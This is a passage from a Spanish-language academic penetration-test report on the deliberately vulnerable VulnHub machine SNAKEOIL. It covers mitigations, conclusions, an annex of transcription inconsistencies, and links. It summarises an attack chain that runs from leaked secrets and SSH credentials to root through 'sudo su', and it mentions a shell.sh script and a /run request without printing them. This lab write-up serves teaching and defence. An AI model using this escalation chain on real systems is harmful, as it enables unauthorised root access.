Privilegios sudo excesivos	sudo su obtiene root	Compromiso total del sistema.	Crítica

11. Recomendaciones de mitigación

Las siguientes recomendaciones se derivan del análisis técnico del ejercicio; no forman parte del texto original, sino que se agregan para convertir la práctica en un informe completo de seguridad.

- Reducir la exposición de servicios y limitar por firewall los puertos que no sean necesarios.
- Eliminar secretos y contraseñas del código fuente y administrarlos mediante mecanismos dedicados de gestión de secretos.
- Evitar que endpoints como /secret devuelvan claves internas, incluso a usuarios autenticados si no son estrictamente necesarias.
- Validar y sanitizar todos los datos recibidos por endpoints que interactúen con comandos, archivos o procesos del sistema operativo.

- Deshabilitar el registro público de cuentas cuando no forme parte del diseño requerido y aplicar controles de autorización por rol.
- Aplicar el principio de mínimo privilegio a sudo; un usuario de servicio no debería poder abrir una shell root completa.
- Rotar las credenciales expuestas y evitar reutilizar la misma contraseña para aplicación, SSH u otros servicios.
- Registrar y monitorear errores 500, intentos de enumeración, creación de cuentas y eventos de elevación de privilegios.

12. Conclusiones

La práctica demuestra cómo varias debilidades aparentemente separadas pueden encadenarse. El reconocimiento permitió identificar servicios; la enumeración reveló endpoints; el manejo inadecuado de autenticación y secretos proporcionó información privilegiada; la filtración de credenciales facilitó el acceso por SSH; y una configuración de sudo demasiado permisiva terminó otorgando root. Por ello, la seguridad debe abordarse como una cadena completa: una falla menor puede convertirse en un punto de apoyo para una afectación mayor.

Como evidencia final, proof.txt confirma el acceso root dentro de la máquina deliberadamente vulnerable. La documentación ordenada de cada paso, comando, resultado y riesgo permite transformar el walkthrough en un reporte técnico útil para análisis, aprendizaje y presentación académica.

Anexo A. Inconsistencias detectadas en la transcripción original

Para conservar la trazabilidad del trabajo, esta tabla separa lo que aparece escrito en el documento original de lo que se observa en las capturas. No se modifican las evidencias; únicamente se aclaran las diferencias.

Elemento	Diferencia observada	Tratamiento en este reporte
Direcciones IP	192.168.102.x.	Se priorizan 192.168.102.6/7 porque son las direcciones visibles en la mayoría de las capturas.
Gobuster	Una transcripción contiene <code>http://192.168.102.7:8080</code> , sin el cuarto octeto.	Se utiliza la dirección completa mostrada en la captura.
Cabecera Authorization	El comando transcrito aparece correcto, pero la nota y la captura señalan un error tipográfico durante la ejecución.	Se documenta el intento y su respuesta 500 sin atribuirlo a una única causa.
Script shell.sh	La primera versión incluye <code>mkinfo</code> , <code>ct</code> y una ruta incompleta.	Se conserva la observación y se muestra la versión corregida que ya figura en el documento original.
Petición a <code>/run</code>	La transcripción contiene variaciones como <code>-u/-H</code> , <code>gerp/grep</code> y nombres de clave diferentes.	Se resume la intención del intento y se documenta el resultado visible en la captura.

Elemento	Diferencia observada	Tratamiento en este reporte
Persistencia	El encabezado menciona persistencia, pero no hay comandos ni capturas de esa actividad.	Se renombra la fase como escalación y verificación final para no afirmar evidencia inexistente.

Anexo B. Recursos incluidos en la práctica

SNAKEOIL en VulnHub: <https://www.vulnhub.com/entry/digitalworldlocal-snakeoil,738/>

Kali Linux Virtual Machines: <https://www.kali.org/get-kali/#kali-virtual-machines>